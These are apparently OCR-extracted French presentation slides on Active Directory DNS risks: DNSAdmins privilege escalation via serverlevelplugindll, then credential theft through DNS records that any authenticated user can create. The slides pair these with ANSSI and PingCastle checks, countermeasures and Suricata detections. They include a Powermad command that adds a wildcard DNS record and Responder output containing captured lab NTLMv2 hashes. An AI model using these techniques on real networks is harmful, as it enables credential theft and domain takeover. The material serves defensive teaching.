Les risques liés à la configuration DNS et contre-mesures


(environnement Active Directory)

Version 1.0 - 2025

Le groupe de sécurité DNSAdmins

Autorisations :


- Par défaut, tous les membres du groupe « DNSAdmins » peuvent gérer le service DNS Microsoft, généralement déployé sur les contrôleurs de domaine Active Directory. Ils peuvent donc :
- **gérer** l'intégralité des **enregistrements** des zones **DNS** ayant une portée domaine
- faire **redémarrer** instantanément ou **arrêter** le **service DNS**
- faire **exécuter** du **code arbitraire** sur un **contrôleur de domaine**, avec des **privilèges** « **système** » via la fonctionnalité « ***serverlevelplugindll*** » (selon le niveau de mise à jour du système d'exploitation ou la configuration locale du service DNS)



Le groupe de sécurité DNSAdmins

Contrôle avec PingCastle :


- La règle relative à la détection d'utilisateurs appartenant au groupe « DNSAdmins » est une règle informative du fait de la désactivation par défaut de la fonctionnalité « ***serverlevelplugindll*** » dans le correctif d'octobre 2021 :



Le groupe de sécurité DNSAdmins

Contrôle ANSSI et niveau ADS :

- La présence d'un compte utilisateur non privilégié dans le groupe « DNSAdmins » reste un point critique pour l'ANSSI, ne permettant pas d'atteindre le niveau 2 dans le cadre d'un audit ADS, du fait des risques encourus notamment en l'absence du correctif ou d'une configuration autorisant l'utilisation de la fonctionnalité « ***serverlevelplugindll*** » :



1 Permissions dangereuses sur le groupe DnsAdmins — vuln_dnsadmins

Description de la vulnérabilité

Plusieurs comptes non privilégiés sont membres du groupe `DnsAdmins` ou possèdent des droits dangereux sur celui-ci.

Les membres du groupe `DnsAdmins` disposent de nombreux droits pour gérer le service DNS Microsoft, qui est généralement hébergé par un contrôleur de domaine.

Parmi ces droits, il est possible de gérer l'intégralité des enregistrements des zones DNS ayant une portée domaine, d'employer des fonctionnalités de debug du serveur, voire non documentées, comme par exemple la possibilité de faire redémarrer instantanément ou d'arrêter le service DNS.

Enfin, selon le niveau de mise à jour du système d'exploitation de l'intégralité des serveurs DNS en production, ou de la configuration locale du service DNS, il peut toujours être possible de faire exécuter du code arbitraire *via* la fonctionnalité `serverlevelplugindll`.

Malgré la disponibilité d'un correctif auprès de Microsoft, ces fonctionnalités dangereuses peuvent toujours être réactivées. Il est donc impossible d'évaluer l'innocuité du paramétrage uniquement par l'étude de la configuration dans l'Active Directory, tout comme il est impossible de vérifier avec certitude que l'ensemble des serveurs DNS Microsoft soient à jour.

L'ensemble de ces possibilités donne des capacités de nuisance significatives, voire facilite des attaques réseau, et justifient donc de considérer ce groupe comme étant privilégié.


Recommandation


Il est recommandé de ne pas utiliser le groupe `DNSAdmin`. Une délégation doit être créée pour la gestion du DNS (création/suppression de zones, gestion des enregistrements, etc.), généralement effectuée à l'aide de l'utilitaire `ldp`. Cette délégation peut être effectuée en deux étapes.


Du groupe DNSAdmins au groupe Admins du domaine...

Élévation de privilèges sur un contrôleur de domaine :


- Chaque utilisateur membre du groupe « **DNSAdmins** » peut contrôler à distance le service DNS. Si la fonctionnalité « ***serverlevelplugindll*** » est active, il pourra spécifier une DLL à lancer au démarrage du service DNS. Le service étant démarré avec le compte « système », le code contenu dans la DLL sera donc exécuté avec ces privilèges sur le contrôleur de domaine. L'utilisateur membre du groupe « DNSAdmins » pourra donc s'attribuer les droits d'administrateur du domaine par exemple...







Du groupe DNSAdmins au groupe Admins du domaine...



DNSAdmins : Contre-mesures et détection

Contre-mesures :

- Créer des délégations de droits pour la gestion du DNS
- Vider le groupe « DNSAdmins »
- S'assurer que le propriétaire du groupe est Administrateurs du domaine
- Vérifier qu'aucune DLL illégitime n'est lancée au démarrage du service DNS

```
PS C:\Windows\system32> reg query HKLM\SYSTEM\CurrentControlSet\Services\DNS\Parameters

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DNS\Parameters
    GlobalQueryBlockList    REG_MULTI_SZ    wpad\0isatap
    EnableGlobalQueryBlockList    REG_DWORD    0x1
    PreviousLocalHostname    REG_SZ    W2019-DC01.woundride.local
    Forwarders    REG_MULTI_SZ    9.9.9.9\01.1.1.1
    ForwardingTimeout    REG_DWORD    0x3
    IsSlave    REG_DWORD    0x0
    BootMethod    REG_DWORD    0x3
    AdminConfigured    REG_DWORD    0x1
```

Détection avec Suricata :


- Administration à distance du service DNS
- Exécution d'une DLL via le protocole SMB

Timestamp ▼	Src / Dst	Signature
2024-03-08 16:27:46 19 minutes ago	S: 192.168.46.2 D: 192.168.42.102	🐾 - 🔔 DCERPC - Domain Name Service (DNS) Server Management Protocol - Map Response from ⊞ DNSSERVER interface - Possible Remote Privilege Escalation 🥷 - T1068 dcerpc
2024-03-08 16:27:46 19 minutes ago	S: 192.168.42.102 D: 192.168.46.2	🐾 - 🔔 DCERPC - Domain Name Service (DNS) Server Management Protocol - Map Request to ⊞ DNSSERVER interface - Possible Remote Privilege Escalation 🥷 - T1068 dcerpc
2024-03-08 16:24:58 22 minutes ago	S: 192.168.46.2 D: 192.168.42.102	🐾 - 🔔 SMB - Remote DLL ⊞ Execution - Possible Hijack Execution Flow - DLL Side-Loading 🥷 - T1574.002 smb

Les privilèges DNS par défaut

Une configuration ~~très~~ trop permissive :

- Le service DNS de Microsoft, dans sa configuration par défaut permet à chaque utilisateur authentifié (ordinateur et utilisateur) de créer des enregistrements DNS pour le domaine :



Le vol de mots de passe continue...

Cette configuration DNS par défaut peut être abusée par les attaquants :

- Vous avez désactivé les protocoles LLMNR, NetBios et mDNS pour éviter le vol de mots de passe via Responder


```
[*] [LLMNR]  Poisoned answer sent to 192.168.42.103 for name toto
[SMB] NTLMv2-SSP Client   : 192.168.42.103
[SMB] NTLMv2-SSP Username : WOUNDRIDE\c.blanc-rolin
[SMB] NTLMv2-SSP Hash     : c.blanc-rolin::WOUNDRIDE:4ec1b35e552b6bb9:4DC9F5B4CB
867BDE976DCA3C15394144:0101000000000000807402E9AB48D9017991BEB7E0EAAE74000000000
200080053004D004200330001001E00570049004E002D0050005200480034003900320052005100
1004600560004001400530004D00420033002E006C006F00630061006C0003003400570049004E002
D0050005200480034003900320052005100410046005600 2E0053004D00420033002E006C006F006
30061006C0003001400530004D00420033002E006C006F00630061006C0007000800807402E9AB48D
90106000400020000000800300030000000000000000000000000200000F0643F9023C3BF7F0B554
1163FF4EBBC0E265B6D8C4714E22BE646087831D2BF0A0010000000000000000000000000000000000
0000900120063006900660073002F0074006F0074006F000000000000000000
```

- Un attaquant pourra créer un enregistrement DNS renvoyant vers sa machine équipée de Responder

Le vol de mots de passe continue...

Création d'un enregistrement via le protocole DNS :

- Tout utilisateur peut créer directement via le protocole DNS un enregistrement pointant vers une machine exécutant Responder, et, par conséquent dérober, sans interaction avec l'utilisateur, son identifiant et le condensat de son mot de passe au format Net-NTLMV2




Le vol de mots de passe continue...

Création d'un enregistrement de type « wildcard » ! :


- Le protocole DNS ne permet pas de créer un enregistrement de type « wildcard »... Mais le protocole LDAP oui !

```
PS C:\Users\c.blanc-rolin\Desktop\Powermad-master> New-ADIDNSNode -Data 192.168.42.100 -Node * -Verbose
COMMENTAIRES : [+] Domain Controller = W2019-DC01.woundride.local
COMMENTAIRES : [+] Domain = woundride.local
COMMENTAIRES : [+] Forest = woundride.local
COMMENTAIRES : [+] ADIDNS Zone = woundride.local
COMMENTAIRES : [+] Distinguished Name =
DC=*,DC=woundride.local,CN=MicrosoftDNS,DC=DomainDNSZones,DC=woundride,DC=local
COMMENTAIRES : [+] DNSRecord =
04-00-01-00-05-F0-00-00-65-00-00-00-00-00-00-02-58-00-00-00-00-60-9B-38-00-C0-A8-2A-64
[+] ADIDNS node * added
```


```
[SMB] NTLMv2-SSP Client   : 192.168.42.102
[SMB] NTLMv2-SSP Username : WOUNDRIDE\c.blanc-rolin
[SMB] NTLMv2-SSP Hash     : c.blanc-rolin::WOUNDRIDE:4c3833714d876d96:756CF6816B2F0544DB86297BE4DBB2D
0000000000804B43D95879DA0104CD98AD27E71758000000000200080046004800350035000100 1E00570049004E002D004
037003000510036004400360042004600040034005700490 04E002D004F0054 0360037003000510036004400360042 00
4800350035002E004C004F00430041004C0003001400460048 00350035002E004C004F00430041004C0005001400460048
E004C004F00430041004C0007000800804B43D95879DA0106000400020000000800300030000000000000000010000000200
367CFC1FD723F6A5FFBA22547F44159AB6ED67DB3B39FEFEF9E6DB39620A0010000000000000000000000000000000000900
06900660073002F00310032003300340035003600370038003900610062006500630064006500660067006800000000000000000
```



Le vol de mots de passe continue...




Configuration DNS par défaut : contre-mesures

